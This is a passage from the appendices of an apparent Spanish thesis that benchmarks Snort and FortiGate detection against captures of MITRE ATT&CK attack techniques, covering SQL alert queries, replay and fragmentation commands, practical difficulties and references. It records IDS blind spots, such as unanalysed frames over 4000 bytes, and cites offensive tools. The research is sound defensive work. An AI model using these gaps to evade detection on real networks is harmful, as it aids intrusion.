AND alertas_ataque_X.ficheropcap='YYY';
```

```
SELECT sid FROM alertas_ataque_snort WHERE SID IN (SELECT sid FROM
alertas_legitimo_snort) AND alertas_ataque_snort.ficheropcap='T1595.002-
Port_Scanning_[3].pcapng';
```

X: nombre del IDS asociado a las alertas (Snort, FortiGate, PaloAlto).

YYY: nombre del fichero PCAP del ataque a estudiar.

```
SELECT SID from alertas_ataque_snort
WHERE SID in
(SELECT SID FROM alertas_legitimo_snort) AND
alertas_ataque_snort.ficheropcap='T1595.002-Port_Scanning_[3].pcapng'
```

SID
2002749
2002752
2002910
2002911
2010935
2010937
2100472
2100615

Figura E-7. Sentencia SQL 6

Esta sentencia permite obtener el mismo resultado que el mostrado en las columnas “SIDs en legítimo y ataque” de la tabla Detecciones.

7. Extracción de las alertas generadas por el Control de Aplicaciones de un IDS

```
SELECT ficheropcap,XXX FROM alertas_ataque_Y WHERE app_ctrl=1;
```

```
SELECT ficheropcap,attackid_app_ctrl FROM alertas_ataque_fg WHERE app_ctrl=1;
```

XXX: nombre del campo asociado a los identificadores de alertas.

Y: nombre del IDS asociado a las alertas (FortiGate, PaloAlto).

SELECT ficheropcap,attackid_app_ctrl FROM alertas_ataque_fg WHERE app_ctrl=1;

FICHEROPCAP	ATTACKID_APP_CTRL
T1003-Os_credential_dumping_dcsync [4].pcapng	53580
T1021-remote_services_ssh [3].pcapng	16060
T1039-Data from network shared drive [4].pcapng	31834
T1041-exfiltration_over_c2_channel [3].pcapng	18123
T1046-C2018 [6].pcapng	16267
T1070-Indicator removal network share connection removal [4].pcapng	27457
T1102.003-Web_service-one_way_communication [4].pcapng	42533
T1207-Rogue_domain_controller [4].pcapng	53580
T1219-RemoteAccessSoftwareLocal [5].pcapng	15921
T1219-RemoteAccessSoftwareNAT [5].pcapng	15921
T1537-Transfer_Data_to_Cloud_Account [5].pcapng	41469
T1569-System_services_service_execution [4].pcapng	25853
T1569-System_services_service_execution [4].pcapng	52166
T1573.002_AssymmetricCryptography [5].pcapng	47013
T1596.001-DNS_Transfer [2].pcapng	10357
T1612-BuildImageOnHostNAT [5].pcapng	46402

Figura E-8. Sentencia SQL 7

ANEXO F – DIFICULTADES ENCONTRADAS

Durante el desarrollo del estudio diversos obstáculos de diferente índole han ido apareciendo de forma progresiva. La mayoría de ellos, irrelevantes a grandes rasgos, no se comentan en esta sección, reservando la mención a aquellos que realmente afectan al procedimiento de análisis y que han requerido una toma de decisiones urgente. Algunos han sido ya comentados brevemente en anteriores secciones, pero se recogen igualmente en este Anexo, detallando las causas y soluciones empleadas.

F.1 SYN Inicial y MTU

Este problema (realmente son dos, pero se tratan como el mismo) afecta a las detecciones en el entorno de FortiGate. Las características de este IDS obligan a tener en consideración dos aspectos relacionados con el procedimiento de recogida de paquetes, análisis y generación de alertas.

- El mecanismo de detección de FortiGate se basa en el procesamiento de flujos completos para toda comunicación basada en TCP o SCTP. De esta forma, cada vez que llega un paquete TCP con la bandera SYN activada, se registra una nueva sesión para el análisis de dicho flujo. Hasta aquí el funcionamiento es correcto. Sin embargo, el problema viene cuando la captura de paquetes está recortada o no está completa. Esto implica que determinadas sesiones TCP que aparecen en dicha captura puedan haberse visto truncadas, provocando que el inicio de la sesión que incluye la existencia de los paquetes SYN haya desaparecido. En tal caso, puesto que el establecimiento de la sesión ya no se encuentra capturado, y por tanto, no se envía por la interfaz en la reproducción de paquetes, todos los paquetes asociados a dicha sesión no son analizados por FortiGate (al no haberse registrado dicha sesión por el motor de detecciones). Aunque estas sesiones puedan no tener relación con el ataque, es fundamental que la entrada para ambos IDS sea idéntica (no es posible omitir esto para FortiGate y seguir adelante). En caso contrario, Snort y FortiGate estarían recibiendo entradas distintas, resultando en una incoherencia y disparidad de resultados. Inevitablemente, muchos ataques que no habían sido correctamente capturados (con procedencia otros TFGs) se han visto comprometidos. En aquellos casos en los que las sesiones TCP sólo han constituido tráfico legítimo sin relación con el ataque, se ha optado por la eliminación de dichos flujos en la captura de paquetes original. Para aquellos en los que las sesiones TCP jugaban un papel relevante en el ataque, se ha procedido con la repetición del ataque y su respectiva captura posterior (tratando en todo momento de replicar el procedimiento de ataque tal y como se describe en la documentación pertinente).
- Las tarjetas de red del host en el que se han reproducido los paquetes tienen limitaciones respecto a la MTU. Si este valor supera el umbral de 65521 se pueden experimentar pérdidas de paquetes en la reproducción. Por otro lado, disminuir la MTU excesivamente puede hacer que las propias capturas pierdan información valiosa. Asimismo, se ha observado un comportamiento anómalo en la instancia del IDS FortiGate cuando estas directivas se aplican. Ante estas restricciones, determinadas alertas que en circunstancias normales se generarían sin problema para los ataques reproducidos, no aparecen en los *logs*. Frente a todas estas casuísticas, se han efectuado las medidas necesarias para transformar las capturas originales, ajustando la MTU de los paquetes a dicho umbral, evitando tener que realizar el ajuste en la reproducción, que parece haber sido el foco del dilema.

F.2 Velocidades de Reproducción – FortiGate

Este problema atañe a la reproducción de paquetes en el entorno FortiGate. Para reproducir los paquetes de una captura por una interfaz (para que la instancia de FortiGate los analice) es necesario especificar una velocidad de reproducción. En base a bancos de pruebas para distintas velocidades se ha apreciado una caída del rendimiento a partir de los 100Mb/s. Cualquier ataque que se reproduzca en el entorno a esta velocidad o a velocidades superiores puede experimentar pérdidas de paquetes, provocando que las detecciones de FortiGate se vuelvan irregulares. Por debajo de este umbral, las detecciones ofrecidas por FortiGate son deterministas y no existe riesgo de perder información (aunque se ha intentado usar velocidades inferiores a 50Mb/s, para evitar puntualidades). Esto también implica un aumento del tiempo requerido para llevar a cabo las detecciones. Cuanto menor es la velocidad, más tiempo se demora el equipo en efectuar la reproducción completa.

F.3 Variabilidad de Resultados – FortiGate

Este problema está íntimamente relacionado con el IDS FortiGate, no así para Snort. Esto se debe principalmente a que la generación de *logs* en Snort se produce después de que todos los análisis se hayan efectuado. Al tratarse de un paquete completo, no se pueden extraer los *logs* antes de que finalice la detección. Sin embargo, para el caso de FortiGate, puesto que el log de salida es independiente de la instancia del IDS, puede existir el caso en el que se intente extraer la información del log sin que las detecciones del IDS hayan terminado. Para evitar esto, es de casi obligada necesidad esperar un tiempo determinado para determinar con certeza que el proceso de análisis se ha concluido adecuadamente, y no se ha visto truncado. Concretamente, para el análisis de un ataque, se ha optado por realizar la detección dos veces, de forma que se puedan comparar los *logs* resultantes de cada una en busca de irregularidades. Adicionalmente, tras finalizar la reproducción de paquetes.

F.4 Personalización Instancia – FortiGate

La configuración de Snort no tiene la misma complejidad que la de FortiGate. Para Snort, con los ficheros de configuración y los archivos que participan en la ejecución es suficiente para llevar a cabo las detecciones (sin olvidar los paquetes de reglas). No obstante, FortiGate dispone de un set de configuración con más detalles y más parámetros personalizables. No se puede olvidar que FortiGate está desarrollado para funcionar en entornos extensos y con muchas interfaces, siendo necesaria una correcta configuración de la instancia para adecuarse al entorno en el que se encuentra instalado. Por todo ello, el proceso de preparación de FortiGate es de las tareas con mayor duración del estudio a causa de la gran cantidad de elementos que intervienen en la detección (aunque no se dedique tiempo efectivo a su configuración, pues de eso se encarga en mayor medida el propio soporte de Fortinet, es un apartado que no ha quedado zanjado hasta finales del estudio). Un buen ejemplo es el caso de las direcciones IPv6. En un primer momento, este apartado no se encontraba activado en la instancia del IDS, por lo que la primera versión de las detecciones no incluía esta sección. Fue en los ataques que utilizaban IPv6 cuando se detectó esta carencia. Otro caso particular que requiere mención en este apartado son las alertas de fuerza bruta y denegación de servicio. Por defecto, estas alertas no estaban configuradas de forma predeterminada, por lo que resultó necesaria su activación manual dentro del paquete de reglas, así como la configuración de los umbrales que las activan. En los apartados F.7 y F.8 puede encontrar más información de incidentes relacionados con estos ataques.

F.5 División de Ataques LV1 / LV2 – Naturaleza Reglas FortiGate

En un primer momento, las detecciones de FortiGate generaban unos resultados pésimos en comparación con las de Snort o PaloAlto (véase la referencia [33]). Esto ocurría por la interpretación errónea de que las alertas de FortiGate basadas en el motor IPS eran las únicas que detectaban los ataques. Si bien parte de esta afirmación puede considerarse como verdadera, pues dentro de las reglas de ataque las de IPS son las que abarcan casi todo el porcentaje de ataques, no son las únicas que permiten avistar una amenaza que está teniendo lugar en la red. El Control de Aplicaciones de FortiGate es un elemento crucial en la detección y en la defensa de una red. Este motor se fundamenta en la detección de herramientas y/o aplicaciones orientadas a ámbitos administrativos o de control. Por supuesto, estas utilidades pueden ser utilizadas con fines maliciosos, pero también pueden serlo para fines legítimos. Por ello, estas alertas no se califican con la naturaleza de ataques, sino más bien como un método de identificación de eventos de control en la red. Es, por tanto, el usuario, el encargado de gestionar qué llamadas a funciones de control o aplicaciones desea bloquear o permitir, en base a las circunstancias y al contexto del entorno. En este sentido, resultó necesario añadir una nueva categorización a los ataques. Un ataque es de nivel LV1 si siempre actúa como un ataque, es decir, si se identifican sus patrones en una red es innegable que se está produciendo un ataque. Es el caso, por ejemplo, de una ejecución de código malicioso. Por otro lado, si un ataque es de nivel LV2, en ocasiones puede tratarse de una acción legítima. Por ejemplo, la creación de un servicio de forma remota puede tratarse de una acción controlada y autorizada o de un ataque dependiendo del contexto. Combinando ambas interpretaciones, las alertas IPS o similares de FortiGate están orientadas a cubrir los ataques LV1, mientras que las de Control de Aplicaciones normalmente lo hacen para los ataques LV2.

F.6 Incompatibilidades en Reproducción de Paquetes – FortiGate

El proceso de reproducción de paquetes no es idéntico al paso por entrada de un fichero PCAP. En el caso de Snort, cualquier captura de paquetes del estudio ha podido ser enviada sin problemas a la instancia de Snort para su detección (obviando el alcance de detección de las reglas de Snort). Para FortiGate, como se ha comentado en anteriores secciones, es necesario reproducir los paquetes de la captura por una interfaz (no es posible enviar un fichero PCAP como entrada). En este proceso, han surgido incompatibilidades relacionadas con los protocolos de determinados paquetes. Estos errores han impedido la detección correcta de ciertos ataques, pues dichos paquetes no se han podido reproducir. Por esta razón, en la hoja de cálculo Detecciones existe una columna referente a esta problemática, indicando los ataques que han sufrido algún percance de incompatibilidad en la reproducción y los que no. Consecuentemente, no se han podido tener en consideración estos ataques para los análisis finales (afectarían negativamente a los resultados y resultaría incoherente).

F.7 Personalización Fuerza Bruta y DoS – FortiGate

Derivando del apartado F.4, las reglas relacionadas con los ataques de Fuerza Bruta y DoS requieren de un grado superior de configuración al del resto de reglas. Al depender estrechamente de la velocidad a la que determinados paquetes se envían por la red, es necesario ajustar manualmente un umbral para el que comienza la generación de alertas de ataque. En un caso ideal, este umbral debería ser estático y asegurar que las acciones legítimas no son detectadas como amenazas al mismo tiempo que un ataque es identificado correctamente. Esto, por supuesto, es un caso ideal. En la práctica debe existir una diferencia considerable entre ambos casos, o, por el contrario, conocer con certeza el objetivo de los paquetes. Para ello, teniendo en cuenta el gran número de ataques que conforman el banco de pruebas así como sus diferentes enfoques, el umbral se ha justado de forma genérica a un nivel bajo. De esta forma, no hay riesgo de omitir las alertas. Sin embargo, hay que ofrecer una solución para aquellos ataques que contienen repetidos accesos a servicios que no constituyen un ataque (y que podrían calificarse erróneamente como tal, a causa del bajo umbral). Para esta situación se han analizado los *logs* de forma manual, y se han descartado estas alertas (siempre y cuando la naturaleza del ataque sea clara y se conozca con certeza que no contiene ninguna vertiente de estos ataques). Así, se evita la generación de FPs relacionados con la configuración de la instancia. Los ataques masivos, constituyen eso sí una excepción para esta alternativa, pues en algunas ocasiones se desconoce si pueden

contener algún ataque de Fuerza Bruta o Denegación de Servicio. En tal caso, no se pueden borrar estas entradas de forma manual (en este estudio no ha tenido lugar este incidente, pero podría ocurrir en análisis posteriores). La única solución es acudir a un plan de márgenes, para que ataques posteriores no se vean afectados. Si estos tiempos no se respetan, los resultados podrían ser inconsistentes y dificultar el desarrollo del estudio. Para ello se ha optado por establecer un tiempo/margen de seguridad entre ataque y ataque de 15 minutos, solventando esta problemática (a costa de aumentar el tiempo requerido para esta actividad se ha añadido consistencia a los resultados) para el caso de Fuerza Bruta. No obstante, para ataques de Denegación de Servicio, no se ha podido encontrar un tiempo determinista que asegure las no interferencias, aunque se estima que a partir de los 20 minutos podría solventarse. Como método alternativo, se puede acudir a la solución manual desarrollada en esta misma sección.

F.8 Fragmentación y “Jumbo Frames” – FortiGate

Aunque no existe documentación que avise de este incidente, tras miles de comprobaciones manuales y automáticas se ha llegado a la conclusión de que la instancia del IDS FortiGate no analiza tramas Ethernet superiores a 4000 bytes. Esta anomalía (si se puede denominar así) fue notificada una vez el estudio se encontraba avanzado, a causa de pruebas concretas relacionadas con ciertas capturas de paquetes en las que el ataque se encontraba por encima de los 4000 bytes. En estos casos, no sólo no se generaba la alerta asociada al ataque, sino que en los *logs* no se registraba la sesión del paquete (algo indicaba que estos paquetes no se estaban analizando correctamente) y se generaban alertas de ataque relacionadas con tamaño erróneo de datagramas. Esto, lamentablemente, ha provocado la repetición de los análisis en numerosas ocasiones, siendo necesaria la elaboración de un nuevo procedimiento que permita asegurar que todos los paquetes son detectados y no se generan alertas imprevistas. Para ello, en un primer momento se optó por la solución de aplicar un truncado a 4000 bytes con la herramienta *tcpreplay*, encargada de la reproducción de paquetes. Esto solucionaba en un primer momento la generación de alertas del estilo IPv4.Invalid.Datagram.Size (tamaño de datagrama inválido) pero no solucionaba la no detección de los ataques. Como alternativa, se propuso incorporar en el entorno el motor *fragroute*, integrado con la herramienta *tcprewrite*. Estas dos utilidades combinadas permiten fragmentar las capturas de paquetes ajustando el tamaño máximo de los datagramas. Ahora, al fragmentar en lugar de trunca, no hay pérdida de información y todos los paquetes pueden ser detectados por el motor de FortiGate sin problemas. No obstante, en casos puntuales se han generado alertas relativas al fragmentado (e.g. TCP.Overlapping.Fragments) que se han filtrado de forma manual para evitar influencias en los resultados. Finalmente, el procedimiento completo podría resumirse de la siguiente manera:

1. Detección haciendo uso del truncado a 4000 bytes para todos los PCAPS.
2. Identificación de PCAPS que contienen datagramas con más de 4000 bytes. Para llevar a cabo esta identificación se ha hecho uso de la siguiente cadena de comandos, que crea un fichero de resultados indicando el número de datagramas superiores a 4000 bytes en cada captura.

```
for file in *.pcap*; do echo "$file - N° de Paquetes > 4000: $(tshark -r "$file" -R 'frame.len > 4000' -2 | wc -l)" >> resultados.txt; done
```

3. Fragmentación de los PCAPS con al menos un paquete superior a 4000 bytes. La fragmentación puede realizarse con el comando que se muestra a continuación. El fichero “frag.cfg” debe contener la cadena “ip_frag 1504”, que marca 1504 como tamaño máximo de fragmentación, comprobado también como el más eficiente y que asegura la detección completa de los paquetes.

```
tcprewrite -fragroute=frag.cfg -i T1047-WinRM_[3].pcapng -o T1047-WinRM_[3]-FRAG.pcapng
```

4. Repetición de las detecciones para estos PCAPS fragmentados, sin hacer uso del truncado.
5. Examinación manual de nuevas alertas, en busca de alertas válidas relacionadas con un posible ataque en los paquetes superiores a 4000 bytes de la captura original, o alertas relacionadas con el fragmentado. Las primeras se incorporan a los resultados y las segundas deben ser eliminadas con cautela.

F.9 Opciones de Ejecución – Snort

El procedimiento de puesta en marcha de Snort requiere de pocos pasos. Por lo general, es suficiente con tener instalado el IDS y ejecutar una sola línea de comandos que envíe el fichero PCAP a analizar. No obstante, el proceso de detección es un proceso complejo y puede llevarse a cabo en numerosas vertientes. Esto provoca que los comandos de Snort se encuentren enormemente condensados, y dispongan de cientos de opciones que alteran ya no sólo su comportamiento, sino la forma (formato) en el que los resultados se muestran al usuario. Esto ha obligado a repetir los análisis varias veces, a causa de opciones no probadas como el parámetro “-k none” que habilita el análisis de paquetes con *checksum* fallido. De la misma forma, ha sido necesario dedicar un tiempo considerable a la prueba de las diferentes alternativas ofrecidas por Snort para mostrar los resultados de las detecciones, desde ficheros PCAP con los paquetes que han generado las alertas hasta *logs* extremadamente sencillos que no aportan información relevante del origen de las alertas.

F.10 Mantenimiento Matriz MITRE ATT&CK

Como cualquier otro producto software, la matriz MITRE ATT&CK también es revisada y actualizada de forma periódica, conforme se observan cambios en las tendencias de uso de ataques. Debido a la larga duración del proceso, este incidente ha tenido lugar al menos un par de veces. Si se hubiera tratado de variaciones irrelevantes para el estudio, tales como la corrección de erratas, cambios de valores numéricos o la adición de categorías no relacionadas con la detección de ataques en red, esto no habría obstaculizado el desarrollo del estudio. No obstante, los cambios han afectado a la detección en red de determinadas técnicas, pasando en algunos casos concretos de no ser detectables a serlo. Frente a este imprevisto, no ha quedado más remedio que implementar más ataques de los fijados en primera instancia, de forma que los porcentajes de implementación fuesen del 100% para tácticas y técnicas. Asimismo, la hoja “Mapeos”, que se encuentra fuertemente ligada a esta matriz (por su contenido) ha tenido que ser actualizada y revisada al completo varias veces, aumentando inevitablemente el tiempo dedicado al estudio.

F.11 Siniestros, Identificación y Recuperación

En el estudio interviene un gran número de datos de todo tipo, desde capturas de ataque hasta ficheros de datos o scripts. Estos datos, como se ha comentado en la sección de Estado del Arte, tienen distintas procedencias. Este apunte es irrelevante si los recursos de cada fuente son accesibles mediante un repositorio conjunto. No obstante, en el inicio del estudio no se partía de un repositorio tal, teniendo que dedicar un tiempo significativo a la recolección y búsqueda de todos los recursos. Adicionalmente, en contadas ocasiones, ha sido imposible localizar determinados archivos. Aquellos casos que realmente no son relevantes para el desarrollo del estudio (se trata de ficheros auxiliares) han sido ignorados, no así para los “siniestros” graves. Esta es la situación que ha ocurrido, por ejemplo, para la captura de un ataque. Por ninguno de los medios se ha sido capaz de encontrar esta captura. El único remedio ha sido, por tanto, recuperar el ataque con su repetición (siguiendo las instrucciones definidas por la fuente correspondiente), lo cual supone claramente una tarea de más.

Preparado el banco de ataques, antes de poder interactuar con él, ha sido necesario llevar a cabo un proceso exhaustivo de identificación. Puesto que cada fuente ha visto apropiado asignar una sintaxis particular a sus ficheros, el banco de ataques se ha visto comprometido en cuanto a homogeneidad, impidiendo un correcto ordenado de ficheros y su legibilidad. Para solucionarlo, también se ha tenido que dedicar un tiempo adicional a la creación de una nomenclatura genérica que permita conocer la técnica del ataque, su nombre y la fuente de datos de la que procede.

ANEXO G – PROCESO DE ANÁLISIS

El proceso de análisis es un procedimiento extenso en el que interviene un gran número de componentes. Este Anexo se presenta como documentación para entender los pasos seguidos, así como una guía para el usuario futuro que pudiera interactuar con el estudio, engrosarlo y continuarlo. Fundamentalmente, en este Anexo se incluyen descripciones detalladas acerca del funcionamiento de los *scripts* y de sus secuencias de ejecución, para obtener los recursos de salida usados para el apartado de detecciones y resultados.

G.1 Snort

El análisis de Snort, como se ha comentado en otras secciones, tiene tres enfoques: flujos, mensajes e instancias. Este concepto es importante tenerlo en cuenta a la hora de realizar los análisis, pues hay que atender a tres tipos diferentes de resultados, cada uno con su interpretación y procedimiento.

Para el caso de Snort, la siguiente guía define los pasos a seguir para el análisis completo.

1. Preparación de un directorio padre, como escenario de pruebas (se recomienda *'Workspace'*)
2. Dentro del directorio padre, almacenar todos los ficheros PCAP del banco completo.
3. Dentro del directorio padre, crear cinco subdirectorios auxiliares, *'FLOWS'*, *'CSV'*, *'LOGS'*, *'CAPTURAS'*, *'DETECCIONES'*. Servirán para ir distribuyendo la salida de las ejecuciones, ordenándolas por su naturaleza (algunos pueden no resultar necesarios, pero se recomienda que se utilicen para un mayor orden visual). *FLOWS* para análisis de flujos, *CSV* para los ficheros de salida *CSV*, *LOGS* para los registros o *logs* generados por Snort, *CAPTURAS* para almacenar ficheros PCAP extra, o que no se deseen analizar, pero sí conservar y *DETECCIONES* para almacenar las detecciones.
4. Con el entorno preparado, se pueden tomar dos secuencias distintas que obtienen el mismo resultado. Por un lado, puede ejecutarse el script *analisis_completo.py*, que engloba toda esta sección. Si se desea, por otro lado, realizar las tareas una a una, puede optarse por el método dividido, que fragmenta las acciones de este script en dos. En este apartado se describirá esta segunda alternativa, para entender la estructura interna de los scripts y el objetivo de éstos. En la práctica, se recomienda usar la primera opción.
5. Ejecución del script *analisis_snortv5.py*. Este script recibe como argumento el nombre del fichero PCAP a analizar. Para esta captura de paquetes, realiza las detecciones de Snort para cada uno de los cuatro RuleSets que intervienen en el estudio. Recoge las distintas alertas y las recoge un fichero de texto de resumen (en el repositorio Github, la carpeta */Logs* de la sección de Snort incluye estos ficheros). Adicionalmente, calcula el número de flujos, mensajes e instancias con ataque detectados por cada uno de los RuleSets¹³. ¡Ojo! El cálculo de flujos puede ser erróneo, se recomienda acudir al script *calculaFlujos.py*. Por último, elabora un fichero *CSV*, con un contenido similar al log descrito (aunque con una accesibilidad visual mayor para el usuario). En resumen, después de este paso se debe tener un log con las alertas (sin repetir) generadas para cada RuleSet, así como el *CSV* base con las alertas generadas (todas, acompañadas de varios campos de interés).

¹³ El recuento de instancias requiere, por lo general, una intervención manual para el RS2 y superiores. Los contajes de instancias sólo llegan a ser válidos si se realizan para un mismo paquete de reglas. Es decir, no hay ninguna posibilidad de, mediante el uso de un script, determinar cuántas instancias se detectan con la combinación de dos paquetes de reglas (pues es posible que dos alertas de distintos paquetes hagan referencia a la misma instancia o a diferente). Por ello, todos los contajes de instancias sólo marcan el número de instancias con ataque detectadas por un paquete de reglas concreto. Para realizar el contaje completo, manualmente, deben analizarse las alertas de los paquetes de reglas que conforman el RuleSet y determinar si hay repeticiones o no.

6. Llegados a este punto, ya se tiene el conjunto total de alertas generados por Snort para el ataque, pero queda aún un último paso antes de convertir los resultados; calificar las alertas como TP o FP. Tal y como se ha descrito en el apartado de Procedimiento de Identificación de Alertas, existen dos métodos, manual y automático. Para abarcar el método automático, se dispone del script `filtradoTPv4.py`. Este script, vinculado al script hermano "`analisis_snortv5.py`", accede al CSV generado por el otro script, y filtra las alertas en base a los SIDs que se pasan como argumento. Permite, por tanto, discriminar las alertas que comparten SID con el tráfico legítimo. El resultado de este script es un nuevo fichero CSV, con el sufijo "TP", que contiene las alertas que no aparecen en capturas de tráfico legítimo. Adicionalmente, este script también realiza un conteo de flujos, mensajes e instancias con ataque detectados (automático) para cada uno de los RuleSets¹⁴. ¡Ojo! El cálculo de flujos puede ser erróneo, se recomienda acudir al script `calculaFlujos.py`.
7. Ahora es el turno del procedimiento manual. Para este caso no se dispone de ningún script (requiere de acción directa del usuario). Puede realizarse de muchas formas, pero se recomienda explícitamente acudir al CSV base (el que genera el script `análisis_completov5.py`). Con el fichero CSV abierto, se sugiere ir analizando una a una las alertas generadas (siempre que el fichero sea manejable). Aquellas alertas consideradas manualmente como TP deberán dejarse tal cual se encuentran, pero aquellas que se consideren como FP deberán ser eliminadas del fichero. Finalmente, se guarda una copia con el sufijo "-Manual", para distinguirla de los otros dos ficheros CSV. El conteo de flujos, mensajes e instancias con ataque puede realizarse de forma manual, o utilizar de forma auxiliar el fichero `filtradoTPv4.py` (sin añadir argumentos). Generará un fichero CSV con sufijo "-ManualTP", que no tendrá utilidad, pero realizará el recuento.
8. Seguidos estos pasos, ya se debería disponer de los recursos de salidas fundamentales para elaborar el apartado de detecciones de Snort. Esta tarea, no obstante, puede alargarse si no se auxilia el proceso con scripts adicionales, que faciliten, por ejemplo, la extracción de SIDs de un registro o log de alertas. Todos estos scripts se encuentran disponibles en el repositorio en Github, acompañados de descripciones de su funcionamiento.

G.2 FortiGate

El procedimiento de análisis de FortiGate se ve altamente influenciado por las condiciones materiales del entorno en el que se encuentra. A diferencia de la guía para Snort (que puede aplicarse en casi todos los entornos), los scripts de FortiGate están muy orientados a una configuración concreta de equipos.

La siguiente guía resume los pasos a seguir.

1. En el equipo cliente (máquina auxiliar que se encuentra en la misma red que la instancia del IDS y el host) se recomienda crear un directorio padre de trabajo (p.e. 'Workspace'). En este directorio deben encontrarse todos los ficheros PCAP que se deseen analizar. En este equipo debe situarse el script `fortigatev2.sh`
2. En el equipo del host (máquina donde la instancia del IDS vuelca los *logs*) se dispone de un directorio de análisis para el usuario. En este directorio deben encontrarse los scripts `fg.sh` y `run_trcreplay.expect` así como un fichero log auxiliar (recomendable).
3. Preparados los dos equipos (la instancia IDS debe permanecer operativa), se ejecuta el script `fortigatev2.sh`. Este script sigue una secuencia sencilla. En primer lugar, envía un fichero PCAP del banco al host (en vez de enviar todos, que pueden saturar el host y agotar su almacenamiento). Justo

¹⁴ El recuento de instancias requiere, por lo general, una intervención manual para el RS2 y superiores. Los conteos de instancias sólo llegan a ser válidos si se realizan para un mismo paquete de reglas. Es decir, no hay ninguna posibilidad de, mediante el uso de un script, determinar cuántas instancias se detectan con la combinación de dos paquetes de reglas (pues es posible que dos alertas de distintos paquetes hagan referencia a la misma instancia o a diferente). Por ello, todos los conteos de instancias sólo marcan el número de instancias con ataque detectadas por un paquete de reglas concreto. Para realizar el conteo completo, manualmente, deben analizarse las alertas de los paquetes de reglas que conforman el RuleSet y determinar si hay repeticiones o no.

después llama al script `fg.sh` del host.

4. Tras haber sido llamado por el script `fortigatev2.sh`, el script `fg.sh`, situado en el host, reproduce los paquetes de la captura con el uso de *tcpreplay-edit*, por una interfaz del equipo (ajustada manualmente para coincidir con la interfaz en modo *sniffer* de la instancia del IDS). Este proceso puede llevar su tiempo, y no siempre es determinista, por lo que por seguridad se repite una segunda vez el proceso, esperando un minuto después de cada reproducción, para dar tiempo al IDS a volcar las alertas. Después de cada reproducción, se accede al log de salida de alertas y se copian las líneas referentes al entorno particular del usuario (muchos usuarios acceden simultáneamente al host y al log común) al log auxiliar del directorio. Terminado este proceso, el script `fortigatev2.sh` extrae el log de este directorio y lo almacena en un directorio del cliente, para su posterior análisis.
5. El script `run_tcpreplay.expect` está integrado con el fichero `fg.sh` para que no sea necesario introducir la contraseña cada vez que se intente reproducir un paquete o enviar y recibir información por SSH.
6. Terminado este proceso, ya se dispone de los *logs* para el análisis de resultados, pero aún falta extraer las alertas y recogerlas en un fichero CSV. Para llevar a cabo esta tarea se dispone del fichero `transformaCSV.py` (o el `transformaCSVv4-VIRUS.py`, mejorado para integrar la presencia de alertas de tipo virus).

REFERENCIAS

- [1] Encyclopædia Britannica, Inc., «Halo Effect,» 2024. [En línea]. Available: <https://www.britannica.com/science/halo-effect>. [Último acceso: 2024].
- [2] TrustRadius, «9 Essential Firewall Statistics for 2021,» 28 Julio 2021. [En línea]. Available: <https://solutions.trustradius.com/vendor-blog/firewall-statistics-trends/>. [Último acceso: 2024].
- [3] MITRE ATT&CK, «MITRE ATT&CK®,» [En línea]. Available: <https://attack.mitre.org/>. [Último acceso: 29 Junio 2024].
- [4] Cisco, «Snort - Network Intrusion Detection & Prevention System,» 2024. [En línea]. Available: <https://www.snort.org/>. [Último acceso: 29 Junio 2024].
- [5] Fortinet, «Firewall de próxima generación(NGFW),» [En línea]. Available: <https://www.fortinet.com/lat/products/next-generation-firewall>. [Último acceso: 29 Junio 2024].
- [6] Oracle, «Oracle VM VirtualBox,» [En línea]. Available: <https://www.virtualbox.org/>. [Último acceso: 2 Febrero 2024].
- [7] Wireshark Foundation, «Wireshark,» [En línea]. Available: <https://www.wireshark.org/>. [Último acceso: 13 Diciembre 2024].
- [8] M. J. K. Michael Glassman, «Intelligence in the internet age: The emergence and evolution of Open Source Intelligence (OSINT),» *Computers in Human Behavior*, pp. 673-682, 2011.
- [9] C. Martorella, «theHarvester,» Marzo 2017. [En línea]. Available: <https://github.com/laramies/theHarvester>. [Último acceso: 2024].
- [10] K. Gupta, «bulk-email-verifier,» 2016. [En línea]. Available: <https://github.com/kapilgp/bulk-email-verifier>. [Último acceso: 2024].
- [11] OpenVPN, «Business VPN for Networking | OpenVPN,» [En línea]. [Último acceso: 2024].
- [12] BeetleStance, «Exploit-Kit---Shadyantra,» 2018. [En línea]. Available: <https://github.com/beetlestance/Exploit-Kit---Shadyantra>. [Último acceso: 2024].
- [13] A. Nigam, «Malicious-Browser-Extension,» 2017. [En línea]. Available: <https://github.com/nigamaviral/Malicious-Browser-Extension>. [Último acceso: 2024].
- [14] E. -. T. S. A. Company, «Elasticsearch,» [En línea]. Available: <https://www.elastic.co/es/elasticsearch>. [Último acceso: 2024].
- [15] PalinuroSec, «mimikatz,» 2020. [En línea]. Available: <https://github.com/ParrotSec/mimikatz>. [Último acceso: 2024].

- [16] mailEnable, «Windows Mail Server, Email Server Software | MailEnable,» [En línea]. Available: <https://www.mailenable.com/>. [Último acceso: 2024].
- [17] Fundación Mozilla, «Thunderbird,» [En línea]. Available: <https://www.thunderbird.net/es-ES/>. [Último acceso: 2024].
- [18] R. Karyshyn, «FakeTLS,» 2022. [En línea]. Available: <https://github.com/raykaryshyn/FakeTLS>. [Último acceso: 2024].
- [19] semi-signal, «BTObex Library,» 2010. [En línea]. [Último acceso: 2024].
- [20] SecDev, «Scapy,» 2024. [En línea]. Available: <https://github.com/secdev/scapy>. [Último acceso: 2024].
- [21] digininja, «DVWA,» Agosto 2024. [En línea]. Available: <https://github.com/digininja/DVWA>. [Último acceso: Octubre 2024].
- [22] Microsoft Security, «The five-day job: A BlackByte ransomware intrusion case study,» 6 Julio 2023. [En línea]. [Último acceso: 2024].
- [23] Netwrix, «Attack Tutorial: DCShadow Attack using Mimikatz,» 2023. [En línea]. Available: <https://www.youtube.com/watch?v=iGcei7yk2Pk>. [Último acceso: 2024].
- [24] La Biblia del Hacking en Active Directory, «¿Que es KRBTGT?,» Febrero 2024. [En línea]. [Último acceso: 2024].
- [25] Conda, «How to Setup Covenant C2 With HTTP Redirector,» 2021. [En línea]. Available: <https://www.youtube.com/watch?v=1uh5-OzBEqM>. [Último acceso: 2024].
- [26] Emerging Threats, «Proofpoint Emerging Threats Rules,» 2024. [En línea]. Available: <https://rules.emergingthreats.net/>. [Último acceso: 2024].
- [27] Fraunhofer, «malpedia,» [En línea]. Available: https://malpedia.caad.fkie.fraunhofer.de/actor/mustang_panda. [Último acceso: 2024].
- [28] Brandefense, «Ocean Lotus APT Group (APT32),» 2022. [En línea]. Available: <https://brandefense.io/blog/apt-groups/ocean-lotus-apt-group/>. [Último acceso: 2024].
- [29] M. Faou, «FROM AGENT.BTZ TO COMRAT V4,» *ESET*, 2020.
